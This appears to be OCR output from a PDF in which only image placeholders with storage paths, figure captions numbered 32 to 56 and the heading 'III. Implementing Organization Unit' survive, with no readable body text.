


Figure 32




Figure 33




Figure 34




Figure 35




Figure 36




Figure 37




Figure 38




Figure 39




Figure 40




Figure 41




Figure 42




Figure 43




Figure 44

Figure 45




Figure 46




Figure 47




Figure 48




Figure 49




Figure 50




Figure 51




Figure 52




Figure 53

III. Implementing Organization Unit




Figure 54




Figure 55




Figure 56

